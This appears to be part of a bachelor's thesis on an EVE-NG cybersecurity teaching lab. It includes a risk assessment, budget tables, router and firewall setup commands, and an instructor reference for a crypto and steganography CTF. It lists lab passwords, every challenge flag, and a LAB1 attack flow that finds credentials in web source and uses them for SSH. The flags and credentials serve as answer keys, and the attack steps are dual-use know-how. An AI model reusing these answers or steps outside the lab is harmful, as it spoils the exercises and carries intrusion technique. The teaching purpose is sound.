- Task 3.9: Bachelor's Thesis Report Writing I (15h) — **CRITICAL**
- Task 3.10: Bachelor's Thesis Report Writing II (40h) — **CRITICAL**
- Task 3.11: Bachelor's Thesis Report Writing III (35h) — **CRITICAL**
- Task 3.12: Final Revision (15h)
- Task 3.13: Final Report Preparation (20h)
- **Milestone 3.14**: Final Report (5h) — **Delivery: May 27, 2026**

Duration: 315 hours **Status**: In progress

NIST SP 800-30 Five-Phase Risk Assessment

This section details the systematic risk assessment following NIST SP 800-30. The summary risk matrix is provided in Table in Chapter .

PHASE 1: ASSET IDENTIFICATION AND SCOPE DEFINITION

Critical assets are categorised by CIA triad:

Hardware Assets: - HomeLab server (2× Xeon E5-2680v4, 64 GB RAM) — Availability critical - Development workstations (laptop + desktop) — Integrity critical - Network equipment (router, switch) — Availability critical - External storage (backup) — Confidentiality + Availability critical

Software Assets: - EVE-NG Community Edition — Availability critical - Parrot OS Security distribution — Integrity critical - Vulnerable VMs (Metasploitable, DVWA) — Integrity critical - Development tools (VSCode, Git, LaTeX) — Integrity critical

Data Assets: - Thesis source code and documentation — Confidentiality + Integrity critical - Lab topology configurations — Integrity + Availability critical - Student learning materials — Availability critical - Project research findings — Confidentiality + Integrity critical

Scope: Infrastructure and technical risks within the controlled laboratory environment. Excluded: organisational, regulatory, and external threats beyond the academic context.

PHASE 2: THREAT AND VULNERABILITY IDENTIFICATION

Threat categories (NIST SP 800-30): - **Hardware Threats**: Disk failures, power supply degradation, CPU overheating, memory exhaustion - **Software/Configuration Threats**: Outdated VM images, incompatible versions, configuration drift, EVE-NG crashes - **Knowledge Gap Threats**: Insufficient expertise in advanced networking, virtualisation optimisation, security best practices - **Resource Constraint Threats**: Limited RAM for simultaneous VM operations, storage capacity limits - **Integration Threats**: EVE-NG network compatibility issues, tool interoperability - **Data Loss Threats**: Accidental deletion, corruption, hardware failure

Key vulnerabilities: - Aging server components (end-of-life approaching) - Single point of failure — no infrastructure redundancy - EVE-NG Community Edition has no commercial support - Limited RAM capacity for production-scale virtualisation - Inadequate documentation of network topology state - Limited backup redundancy (single backup location)

PHASE 3: IMPACT AND LIKELIHOOD ANALYSIS

Scales follow NIST SP 800-30: Probability (Low <25 Impact (Low: minor delays, Medium: project delays, High: project jeopardy).

Risk Scenario	Prob.	Impact	Level	Primary Asset
EVE-NG Performance Issues	Medium	High	HIGH	Infrastructure, Labs
VM Image Incompatibility	Medium	Medium	MEDIUM	Development, Labs
Knowledge Gaps (advanced net.)	Medium	Medium	MEDIUM	Development, Timeline
Hardware Degradation / Disk Failure	Low	High	MEDIUM	Infrastructure
Data Loss (insufficient backup)	Low	High	MEDIUM	Documentation
Configuration Documentation Gaps	Medium	Medium	MEDIUM	Operations

PHASE 4: RISK EVALUATION AND PRIORITISATION

HIGH Priority: EVE-NG Performance Issues — infrastructure bottlenecks causing lab functionality failures. Medium probability, high impact. Requires immediate resource optimisation and monitoring implementation.

MEDIUM Priority: - VM Incompatibility — disparate image formats causing integration problems - Knowledge Gaps — experience gaps in advanced networking/virtualisation - Configuration Documentation — inadequate topology documentation - Data Loss — insufficient backup redundancy (single point of failure)

LOW Priority: Hardware Degradation — aging components manageable through preventive maintenance.

PHASE 5: MITIGATION STRATEGIES

EVE-NG Performance Issues (REDUCTION): - Hardware dimensioning: 64 GB RAM dedicated to the server running EVE-NG (32 GB proved insufficient — additional module acquired, 80 €) - Resource optimisation: memory tuning, VM suspension when idle - Documented fallback: VirtualBox as alternative hypervisor if critical failure - *Result*: Probability reduced from Medium to Low

VM Incompatibility (PREVENTION): - Early testing: validate all images in target environment before use - Format standardisation: QCOW2 for EVE-NG compatibility - Alternative repositories maintained (VulnHub, GitHub) - *Result*: Probability reduced from Medium to Low

Knowledge Gaps (PREVENTION + REDUCTION): - Structured learning: Task 1.2 (15h) comprehensive framework research - Continuous upskilling during lab research phases (Tasks 2.1–3.1) - Expert consultation with tutor Pere Vidiella i Catalan - Technical references: NIST, OWASP - *Result*: Impact reduced from Medium to Low-Medium

Configuration Documentation (PREVENTION): - Continuous documentation: update topology diagrams during development - Automated export: EVE-NG built-in topology export - Version control: all network configs via Git repository - *Result*: Probability reduced from Medium to Low

Data Loss (REDUCTION): - Daily automated encrypted backups to external storage - Version control: full Git history on GitHub - Off-site cloud backup (student account) - *Result*: Probability Low, Impact Low

Hardware Degradation (PREVENTION): - Quarterly hardware diagnostics (disk health, temperature monitoring) - Automated S.M.A.R.T. alerts for disk errors and CPU temperature thresholds - Component procurement plan with 6-month horizon for critical parts

Risk Assessment Conclusion: All identified risks have been systematically evaluated and assigned concrete mitigation strategies. No individual risk is considered project-blocking.

Detailed Budget Tables

SOFTWARE AND LICENCES

Resource	Licence Type	Unit	Total
EVE-NG Community Edition	Free/Open Source	0 €	0 €
Parrot OS Security	Free/Open Source	0 €	0 €
Proxmox VE	Free/Open Source	0 €	0 €
Metasploitable VMs	Free/Open Source	0 €	0 €
DVWA	Free/Open Source	0 €	0 €
Visual Studio Code	Free/Open Source	0 €	0 €
LaTeX (TeX Live)	Free/Open Source	0 €	0 €
Git + GitHub (Student)	Free/Student	0 €	0 €
Burp Suite Community	Free	0 €	0 €
Wireshark	Free/Open Source	0 €	0 €
SUBTOTAL Software			**0 €**

OTHER OPERATIONAL COSTS

Concept	Cost
Electricity (820 h × 0.15 kWh × 0.20 €/kWh)	25 €
Internet connectivity (9 months × 40 €/month)	360 €
Documentation printing and binding (3 copies)	60 €
Contingency fund (5	
TOTAL Other Costs	**1,080 €**

Note: The total budget summary in Chapter (Table) uses a rounded figure of 1,020 € for other costs, reflecting the exclusion of the contingency fund from the base estimate.

2.1.10 App J — Lab 4: CipherStrike Instructor Reference

This appendix provides the deployment and configuration reference for Lab 4 (Cryptography and Steganography CTF). It is intended for instructors and system administrators responsible for setting up, resetting, and grading the lab.

The student-facing challenge guide is at EVE-NG Labs → LAB4.

Credentials and Access

Node	Username	Password	Access
pfSense-LAB4	admin	`pfsense`	Web GUI / SSH
VyOS-LAB4	vyos	`vyos`	EVE-NG console
ServerA	admin	`N3xaTech!`	SSH 10.10.1.10
ServerB	sysop	`S3cure24!`	SSH 10.10.2.10
ServerC	devops	`fa681b59855d`	SSH 10.10.3.10 (derived — see below)
Defender	lab4	`L4b4`	EVE-NG VNC

> ⚠ **Do not distribute ServerC password to students**
>
> The ServerC password is derived from flags A5 and B5. Students must solve both modules before accessing ServerC. The decoy `D3vOps24!` appears in some materials intentionally.

Derivation: `md5(A5_flag + B5_flag)[:12] = fa681b59855d`

```
import hashlib
a5 = "H4U{rsa_sm4ll_3xp0n3nt}"
b5 = "H4U{st3gh1d3_p4ssw0rd_cr4ck}"
password = hashlib.md5((a5 + b5).encode()).hexdigest()[:12]
# -> fa681b59855d
```

Network Segments

Segment	Subnet	Gateway	Purpose
WAN	192.168.0.0/24	192.168.0.1	pfSense WAN (DHCP → 192.168.0.18)
Net-Link	192.168.1.0/24	192.168.1.1	pfSense ↔ VyOS
Zone-A	10.10.1.0/24	10.10.1.1	ServerA — Cryptography
Zone-B	10.10.2.0/24	10.10.2.1	ServerB — Steganography
Zone-C	10.10.3.0/24	10.10.3.1	ServerC — Advanced Mix
Zone-Defense	10.10.4.0/24	10.10.4.1	Defender

Challenge Inventory

SERVERA — CRYPTOGRAPHY (`/home/admin/mensajes/`)

ID	File	Technique	Flag
A1	`A1_mensaje_interceptado.txt`	ROT13	`H4U{r0t_c1ph3r_br0k3n}`
A2	`A2_oracle.py` + `A2_admin_cipher.b64`	AES-ECB oracle	`H4U{4es_3cb_bl0ck_4tt4ck}`
A3	`A3_documento_clasificado.txt`	Vigenère + Kasiski (key: NEXATECH)	`H4U{v1g3n3r3_k4s1sk1_4tt4ck}`
A4	`A4_mensaje_xor.hex`	XOR repeating key + crib-dragging	`H4U{x0r_r3p34t1ng_k3y}`
A5 ⭐	`A5_rsa_challenge.txt`	RSA e=3 cube root (`gmpy2.iroot`)	`H4U{rsa_sm4ll_3xp0n3nt}`

Dependencies: `pycryptodome 3.23.0`, `gmpy2 2.1.5`

SERVERB — STEGANOGRAPHY (`/srv/public/uploads/`)

ID	File	Technique	Flag
B1	`B1_oficina_novacorp.png`	EXIF `Artist` field	`H4U{3x1f_m3t4d4t4_h1dd3n}`
B2	`B2_network_diagram.png`	Data after PNG IEND chunk	`H4U{d4t4_4ft3r_1end_chunk}`
B3	`B3_documento_escaneado.png`	LSB red channel	`H4U{lsb_st3g4n0gr4phy_r}`
B4	`B4_novacorp_logo.png`	LSB alpha channel (RGBA)	`H4U{4lph4_ch4nn3l_h1dd3n}`
B5 ⭐	`B5_camara_seguridad.jpg`	Steghide JPEG (pass: `novacorp`)	`H4U{st3gh1d3_p4ssw0rd_cr4ck}`

Dependencies: `exiftool`, `steghide`, `python3-pil`

> **B5 extracted filename**
>
> `steghide extract -sf B5_camara_seguridad.jpg -p novacorp` writes the flag to `b5flag.txt` (name embedded in the JPEG).

SERVERC — ADVANCED MIX (`/home/devops/retos/`)

> **Gated access — requires A5 + B5 flags**

ID	File(s)	Technique	Flag
C1	`C1_backup_tapes.jpg`	EXIF hint → steghide → ZIP	`H4U{mult1l4y3r_st3g0_4es}`
C2	`C2_backup_log.b64`	Onion: `b64(bz2(b64(gz(flag))))`	`H4U{0n10n_l4y3rs_st3g0}`
C3	`C3_api_token.txt` + `C3_verificador.py`	SHA-1 length extension	`H4U{l3ngth_3xt3ns10n_sh4}`
C4 🏆	`C4_ecdsa_signatures.txt` + `C4_verificador.py`	ECDSA nonce reuse → secp256k1 key	`H4U{3cc_n0nc3_r3us3_pwn3d}`

Dependencies: `piexif`, `pillow`, `steghide`, `hlextend` (from GitHub), Python stdlib (`hashlib`, `bz2`, `gzip`)

> **Known issues — verified 2026-05-13**
>
> **C2:** `bzip2` binary not installed on ServerC. Use Python3 `import bz2`. Skip comment lines (`#`) at top of file before base64-decoding:
>
> ```
> lines = [l for l in raw.splitlines() if not l.startswith('#')]
> data = ''.join(lines)
> ```
>
> **C3:** `hlextend v0.2` — `sha.extend()` returns `bytes` (not a tuple). Get MAC with `sha.hexdigest()` after the call. See `C3_pista.txt` on ServerC.

Complete Flag List

ID	Difficulty	Flag	Module
A1	Easy	`H4U{r0t_c1ph3r_br0k3n}`	Cryptography
A2	Easy–Medium	`H4U{4es_3cb_bl0ck_4tt4ck}`	Cryptography
A3	Medium	`H4U{v1g3n3r3_k4s1sk1_4tt4ck}`	Cryptography
A4	Medium	`H4U{x0r_r3p34t1ng_k3y}`	Cryptography
A5	Medium–Hard	`H4U{rsa_sm4ll_3xp0n3nt}`	Cryptography
B1	Easy	`H4U{3x1f_m3t4d4t4_h1dd3n}`	Steganography
B2	Easy–Medium	`H4U{d4t4_4ft3r_1end_chunk}`	Steganography
B3	Medium	`H4U{lsb_st3g4n0gr4phy_r}`	Steganography
B4	Medium	`H4U{4lph4_ch4nn3l_h1dd3n}`	Steganography
B5	Medium	`H4U{st3gh1d3_p4ssw0rd_cr4ck}`	Steganography
C1	Hard	`H4U{mult1l4y3r_st3g0_4es}`	Advanced Mix
C2	Hard	`H4U{0n10n_l4y3rs_st3g0}`	Advanced Mix
C3	Hard	`H4U{l3ngth_3xt3ns10n_sh4}`	Advanced Mix
C4	Hard	`H4U{3cc_n0nc3_r3us3_pwn3d}`	Advanced Mix

Lab Startup Checklist

1. Start nodes in order: pfSense → VyOS → ServerA → ServerB → ServerC → Defender
2. Verify VyOS routing: `show ip route` (expect 10.10.1–4.0/24 connected)
3. Ensure the EVE-NG host bridge for Zone-C is active (persistent via udev `99-lab4-bridges.rules`; required for direct SSH to ServerC):

```
ip addr show vnet0_5  # Should show 10.10.3.253/24
# If missing:
ip addr add 10.10.3.253/24 dev vnet0_5
```

4. Confirm SSH access to all server nodes
5. Verify challenge files on each server
6. Verify Python deps: `python3 -c "from Crypto.Cipher import AES; import gmpy2; print('OK')"`

Lab Reset

Revert each server to its EVE-NG snapshot, or re-deploy challenges from the repo:

```
bash src/eve-ng/configs/nodes/Lab4/serverA/deploy.sh
bash src/eve-ng/configs/nodes/Lab4/serverB/deploy.sh
bash src/eve-ng/configs/nodes/Lab4/serverC/deploy.sh
```

Repository: `src/eve-ng/configs/nodes/Lab4/`

3. Basic Configuration

3.1 Selected ISOs

This page documents the ISO images selected for the TFG lab environment and the rationale behind each choice.

3.1.1 ISO overview

Image	Version	Source	Role in labs
VyOS	rolling	vyos.io	Core router — routing, NAT, firewall
pfSense CE	2.7.x	pfsense.org	Perimeter firewall, DNS resolver
Ubuntu Server	24.04 LTS	ubuntu.com	Target server — nginx, SSH
Ubuntu Desktop	24.04 LTS	ubuntu.com	Victim workstation
Parrot OS	rolling	parrotsec.org	Attacker node

3.1.2 Selection criteria

All ISOs were chosen based on three criteria:

1. **Open source / freely redistributable** — no licensing cost for students or the institution.
2. **EVE-NG compatibility** — tested boot under QEMU with virtio drivers; added with the `linux-` prefix under `/opt/unetlab/addons/qemu/` as required by EVE-NG.
3. **Industry relevance** — tools and OS families students will encounter in real engagements (pfSense/VyOS in SMB network gear, Ubuntu Server as the dominant Linux server target, Parrot/Kali as standard pentesting platforms).

3.1.3 Import into EVE-NG

```
# 1. Upload ISO to EVE-NG host
scp <image>.iso root@<eveng-host>:/tmp/

# 2. Create the image directory (use linux- prefix)
ssh root@<eveng-host>
mkdir -p /opt/unetlab/addons/qemu/linux-<name>/
mv /tmp/<image>.iso /opt/unetlab/addons/qemu/linux-<name>/cdrom.iso

# 3. Create a virtual disk
qemu-img create -f qcow2 \
  /opt/unetlab/addons/qemu/linux-<name>/virtioa.qcow2 <size>G

# 4. Fix permissions
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

Automate with lso_uploader.py

The `src/scripts/automation/lso_uploader.py` script in the repository automates all four steps above with a GUI file picker and automatic disk-size suggestions based on the OS type.

3.1.4 Notes per image

VyOS (rolling) : Must be installed to disk from the live ISO before use in labs. Run `install image` from the VyOS shell after first boot.

pfSense CE : On first boot, assign interfaces manually via the console menu (option 1). `vtnet0` → LAN, `vtnet1` → WAN in EVE-NG.

Ubuntu Server / Desktop : Use the `linux-ubuntu-*` prefix. virtio disk and network drivers are supported out of the box.

Parrot OS : Use the Security edition. The Home edition does not include pentesting tools.

3.2 Mount disk

3.2.1 Overview

This section documents the **complete process** to convert VyOS from **live-RAM** (volatile) to **persistent HDD** storage in EVE-NG and to create reusable templates for routers and switches.
After completion:

- Student view: `commit; save; reboot` survives (no config loss).
- Professor view: 1x base template → unlimited cloneable nodes (router/switch) with independent disks.

3.2.2 Phase 1 – Persistence check (pre-install, inside VyOS)

Run these commands on a fresh VyOS node (booting from ISO, before install):

```
lsblk -f            # Disks/partitions (look for /dev/vda ~8–10G without mount)
mount | grep config     # overlay/tmpfs = NOT persistent
df -h /config         # tmpfs/none = RAM
ls /config/           # config.boot present but volatile
cat /proc/cmdline | grep vyos-union  # Confirms live-boot

# Status: Live-boot (configs lost on reboot).
```

3.2.3 Phase 2 – Base template preparation (EVE-NG SSH as root)

Objective: Have a VyOS directory with cdrom.iso + virtioa.qcow2 ready for installation.

```
cd /opt/unetlab/addons/qemu/

ls | grep vyos
# Example: vyos-2026.02.13-0029-rolling-generic-amd64

cd vyos-2026.02.13-0029-rolling-generic-amd64

ls
# cdrom.iso

qemu-img create -f qcow2 virtioa.qcow2 8G
# or: /opt/qemu/bin/qemu-img create -f qcow2 virtioa.qcow2 8G

cd /opt/unetlab/addons/qemu/
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

3.2.4 Phase 3 – Install VyOS to disk (node console)

EVE GUI → New Lab → Add Node → Linux → vyos-2026.02.13-0029-rolling-generic-amd64.

Start the node → Console (Telnet) → login vyos / vyos.

```
vyos@vyos:~$ install image
# Follow prompts:
# - Image name: vyos-lab-base (or Enter for default)
# - Password: vyos
# - Console: S (Serial)
# - Disk: /dev/vda (Enter)
# - Use all free space: Y
# - Boot config: 2 (clean default)
# - Install GRUB: y

vyos@vyos:~$ poweroff
# Result: virtioa.qcow2 now contains a full VyOS installation.
```

3.2.5 Phase 4 – Commit base template (EVE-NG SSH)

```
cd /opt/unetlab/addons/qemu/vyos-2026.02.13-0029-rolling-generic-amd64/

qemu-img info virtioa.qcow2

/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

3.2.6 Phase 5 – Verify persistence (student view)

```
lsblk -f            # vda3 ext4 mounted
mount | grep config     # /dev/vda3 (NO overlay!)
df -h /config         # ext4 persistent

configure
set interfaces ethernet eth0 address '10.0.0.1/24'
commit
save
exit
reboot

# After reboot:
show configuration commands | match '10.0.0.1'
# If present → config is persistent.
```

3.2.7 Phase 6 – Create router/switch templates (independent disks)

6.1 Create switch template: vyos-switch-lab1

```
cd /opt/unetlab/addons/qemu/
cp -r vyos-2026.02.13-0029-rolling-generic-amd64 vyos-switch-lab1
cd vyos-switch-lab1/
cp ../vyos-2026.02.13-0029-rolling-generic-amd64/virtioa.qcow2 .
rm cdrom.iso
cd /opt/unetlab/addons/qemu/
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

6.2 Create router template: vyos-router-lab1

```
cd /opt/unetlab/addons/qemu/
cp -r vyos-2026.02.13-0029-rolling-generic-amd64 vyos-router-lab1
cd vyos-router-lab1/
cp ../vyos-2026.02.13-0029-rolling-generic-amd64/virtioa.qcow2 .
rm cdrom.iso
cd /opt/unetlab/addons/qemu/
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

Important – Do not reuse the same disk file

Always copy `virtioa.qcow2` into each template directory. If multiple templates share the same base disk file, they may overwrite each other's state, causing random config corruption between labs.

3.2.8 Router basic configuration

Details

The instructions below are reference examples; each lab may use different addressing and services.

Interface addressing

```
configure

# WAN interface (toward upstream firewall)
set interfaces ethernet eth0 address '<WAN_IP>/30'
set interfaces ethernet eth0 description 'OUTSIDE'

# LAN interface – User segment
set interfaces ethernet eth6 address '<USER_GW>/24'
set interfaces ethernet eth6 description 'Users-LAN'

# LAN interface – Server segment
set interfaces ethernet eth7 address '<SRV_GW>/24'
set interfaces ethernet eth7 description 'Server-LAN'

# Default route toward firewall/gateway
set protocols static route 0.0.0.0/0 next-hop '<WAN_GATEWAY>'

set system host-name 'Router'
commit
save
exit
```

NAT masquerade (outbound)

> ⚠ **VyOS rolling – syntax change**
>
> Recent rolling builds require `outbound-interface name 'ethX'` instead of `outbound-interface 'ethX'`.

```
configure

set nat source rule 100 outbound-interface name 'eth0'
set nat source rule 100 source address '<USER_NET>/24'
set nat source rule 100 translation address 'masquerade'

set nat source rule 300 outbound-interface name 'eth0'
set nat source rule 300 source address '<SRV_NET>/24'
set nat source rule 300 translation address 'masquerade'

commit
save
exit
```

Port forwarding – DNAT (expose a service inbound)

```
configure

set nat destination rule 10 description 'HTTP to Server'
set nat destination rule 10 inbound-interface name 'eth0'
set nat destination rule 10 protocol 'tcp'
set nat destination rule 10 destination port '80'
set nat destination rule 10 translation address '<SERVER_IP>'
set nat destination rule 10 translation port '80'

set nat destination rule 11 description 'HTTPS to Server'
set nat destination rule 11 inbound-interface name 'eth0'
set nat destination rule 11 protocol 'tcp'
set nat destination rule 11 destination port '443'
set nat destination rule 11 translation address '<SERVER_IP>'
set nat destination rule 11 translation port '443'

# Allow forwarded traffic through the firewall policy
set firewall ipv4 forward filter rule 10 action 'accept'
set firewall ipv4 forward filter rule 10 destination address '<SERVER_IP>'
set firewall ipv4 forward filter rule 10 destination port '80'
set firewall ipv4 forward filter rule 10 protocol 'tcp'

set firewall ipv4 forward filter rule 11 action 'accept'
set firewall ipv4 forward filter rule 11 destination address '<SERVER_IP>'
set firewall ipv4 forward filter rule 11 destination port '443'
set firewall ipv4 forward filter rule 11 protocol 'tcp'

commit
save
exit
```

Enable SSH management

```
configure
set service ssh
commit
save
exit
```

Verification commands

```
show interfaces
show ip route
show arp
show nat source rules
show nat destination rules
show firewall
ping <IP> count 3
```

3.2.9 Switch mode basic configuration

Details

This example shows VyOS acting as a managed L2 switch: multiple access ports bridged together, no routing. Useful when routing is handled by another node.

```
configure

set interfaces bridge br0
set interfaces ethernet eth1 bridge-group bridge br0
set interfaces ethernet eth2 bridge-group bridge br0
set interfaces ethernet eth3 bridge-group bridge br0

# Optional: management IP on the bridge
set interfaces bridge br0 address '192.168.100.2/24'

commit
save
exit
```

3.3 Firewall – pfSense CE 2.6 Setup

The firewall configuration in this project was implemented by following the step-by-step procedure shown in the video below, adapted to the EVE-NG lab environment.

3.3.1 Reference Video

- https://youtu.be/sX22a_v2svQ?si=IzMju0KYcMQSE4sZ

3.3.2 Phase 1 – Image preparation (EVE-NG SSH as root)

pfSense CE 2.6 requires a disk image before the node can be started. Unlike VyOS, pfSense installs itself to disk during the first-boot wizard — no manual `install image` step needed.

```
cd /opt/unetlab/addons/qemu/pfsense-ce-2.6.0-release-amd64/

# List contents – you should see the ISO
ls
# cdrom.iso

# Create the target disk (8G is enough for CE 2.6)
qemu-img create -f qcow2 virtioa.qcow2 8G

# Fix permissions
cd /opt/unetlab/addons/qemu/
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

> **Same pattern as VyOS**
>
> The disk preparation is identical to the VyOS flow. See Router (VyOS) for reference.

3.3.3 Phase 2 – First boot and setup wizard (VNC console)

Start the node from the EVE-NG web UI and open the console (VNC).

pfSense will boot from the ISO and launch the installer automatically.

2.1 Install to disk

When prompted, accept the default options:

- **Install pfSense** → Continue
- **Auto (ZFS)** or **Auto (UFS)** — UFS is simpler for a lab
- Select disk: `vtbd0` (the `virtioa.qcow2` disk)
- Confirm and proceed — pfSense will copy files and reboot

After reboot the node boots from disk. The ISO is no longer needed but can stay.

2.2 Interface assignment

On first boot, pfSense asks which physical interfaces to assign as WAN and LAN.

> ⚠ **Interface order in EVE-NG**
>
> pfSense sees interfaces in the order EVE-NG/QEMU presents them:
>
> | pfSense NIC | EVE-NG port | Connected to |
> |---|---|---|
> | `vtnet0` (em0) | e0 | LAN network (→ Router) |
> | `vtnet1` (em1) | e1 | WAN network (pnet / internet) |
>
> Always verify the assignment matches the lab cabling before continuing.

At the console menu:

```
Should VLANs be set up now? → n
Enter the WAN interface name: vtnet1
Enter the LAN interface name: vtnet0
Do you want to proceed?      → y
```

pfSense will assign:

- **WAN** (`vtnet1`): DHCP by default — gets IP from the upstream network
- **LAN** (`vtnet0`): `192.168.1.1/24` by default — **change this to match your lab**

2.3 Set LAN IP from console

From the pfSense console menu, select option `2) Set interface(s) IP address`:

```
Select interface to configure: 2 (LAN)
Enter the new LAN IPv4 address:  172.16.x.x
Enter the new LAN IPv4 subnet:   30
For a WAN, enter the upstream gateway: (blank)
Do you want to enable DHCP on LAN? n
```

3.3.4 Phase 3 – Web GUI access

pfSense web GUI is only reachable from the **LAN interface.**

Parameter	Value
URL	`https://172.16.x.x`
Default user	`admin`
Default password	`pfsense`

> ⚠ **LAN-only access**
>
> The web GUI and SSH are blocked on the WAN interface by default. Connect from a host that has L2 reachability to the LAN segment (e.g. via the Router or a management host on the same bridge).

Complete the setup wizard on first login:

1. Set hostname and DNS
2. Set timezone
3. Confirm WAN settings
4. Confirm LAN IP
5. Change admin password
6. Reload — pfSense is ready

3.3.5 Phase 4 – Enable SSH management

Go to **System → Advanced → Admin Access**:

- Enable **Secure Shell**
- Set **SSHd Key Only** to *Password or Public Key* for lab convenience
- Click **Save**

SSH is then available from the LAN segment:

```
ssh admin@172.16.x.x
```

3.3.6 Phase 5 – Persistence check

pfSense writes its config to `/cf/conf/config.xml` on disk. After any change via web GUI or console, it saves automatically.

To verify the disk is being used:

```
# From pfSense console → option 8 (Shell)
df -h
# /dev/vtbd0p3 should be mounted at /
```

> ⚠ **Always shut down cleanly**
>
> Use **Halt System** from the pfSense menu or `shutdown -h now` from the shell. A hard stop from EVE-NG GUI may corrupt the ZFS/UFS filesystem.

3.3.7 Key notes from lab experience

- pfSense console is **VNC only** in EVE-NG (no serial/telnet access from host).
- SSH and web GUI are **disabled on WAN** by default — always connect via LAN.
- The tap interface connecting pfSense WAN to the `pnet` bridge may need to be re-added manually after each EVE-NG host reboot (see LAB1 Firewall).

4. EVE-NG Labs

4.1 LAB1 – Reconnaissance

4.1.1 LAB1 — Reconnaissance · PEBCAK Corp

Lab at a glance

Difficulty	⭐ Easy
Category	Reconnaissance · OSINT · SSH
Flags	1
Est. time	45–90 min
Key skills	HTTP source inspection, DNS resolution, SSH, firewall pivoting
Nodes	pfSense · VyOS · Ubuntu Server · Ubuntu Desktop · Parrot OS

:simple-github: Lab folder on GitHub

:material-download: Download topology (.unl)

:material-file-pdf-box: Exercise sheet


:material-file-pdf-box: Solution guide

Scenario

PEBCAK Corp has a small internal web server exposed to the homelab network. The student takes the role of an external attacker with no prior credentials. The goal is to enumerate the target, find credentials hidden in the web source, access the server via SSH through the perimeter firewall, and retrieve the flag.

The flag reveals pfSense admin credentials, opening a secondary objective: access the firewall management interface from an internal pivot point.

Topology



Screenshot of the EVE-NG canvas — Lab1.

```
Homelab LAN (192.168.0.0/24)
        |
[Parrot — Attacker]  192.168.0.x (DHCP via pnet0 cloud)
        |
[pfSense — Firewall]
  WAN vtnet1: 192.168.0.x/24  (DHCP)
  LAN vtnet0: 172.16.1.1/30
        |
[VyOS — Router]
  eth0: 172.16.1.2/30    ← uplink to pfSense
  eth6: 192.168.10.1/24  ← Users LAN
  eth7: 192.168.20.1/24  ← Servers LAN
        |
  ┌─────┴─────┐
[Server]      [PC1]
192.168.20.10 192.168.10.20
nginx :80      Ubuntu Desktop
PEBCAK Corp    internal user
```

Nodes

Node	OS	IP	Role
pfSense	pfSense CE 2.6	WAN: 192.168.0.x (DHCP) / LAN: 172.16.1.1	Perimeter firewall · DNS · NAT · DNAT
VyOS	VyOS rolling	172.16.1.2 / 192.168.10.1 / 192.168.20.1	Core router · NAT
Server	Ubuntu Server 24.04	192.168.20.10	Target — nginx · hostname: pebcak
PC1	Ubuntu Desktop 24.04	192.168.10.20	Internal user workstation
Parrot	Parrot Security 6.4	192.168.0.x (DHCP)	Attacker

Network segments

Segment	Subnet	Gateway	Purpose
Net-Link	172.16.1.0/30	172.16.1.1	pfSense ↔ VyOS
Users LAN	192.168.10.0/24	192.168.10.1	PC1 segment
Servers LAN	192.168.20.0/24	192.168.20.1	Server segment
Homelab	192.168.0.0/24	192.168.0.1	WAN · Attacker

Learning objectives

1. Apply passive HTTP reconnaissance (page source, hidden paths)
2. Understand how DNS aliases expose internal naming conventions
3. Use SSH to access a target through a NAT/DNAT firewall rule
4. Pivot to a management interface using credentials found post-exploitation

---

Attack flow

```
1. http://lab1                → PEBCAK Corp portal (Firefox on Parrot)
2. View page source           → <!-- sometimes simplify and search -->
3. http://lab1/pebcak.html    → SSH creds: blackmesa / !Bl4kM3s$
4. ssh blackmesa@lab1         → Server via pfSense DNAT (TCP 22)
